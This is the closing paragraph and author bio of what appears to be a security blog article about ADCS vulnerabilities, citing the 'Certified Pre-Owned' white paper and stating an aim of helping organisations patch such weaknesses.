Certified-Pre Owned is a valuable white paper focusing on various ADCS vulnerabilities and through the means of our blog, we aim to create awareness about these attacks so that organisations can understand, implement and patch such unknown and unobserved weaknesses. Hope you liked the article. Thanks for reading.

Author: Harshit Rajpal is an InfoSec researcher and left and right brain thinker. Contact [here](#)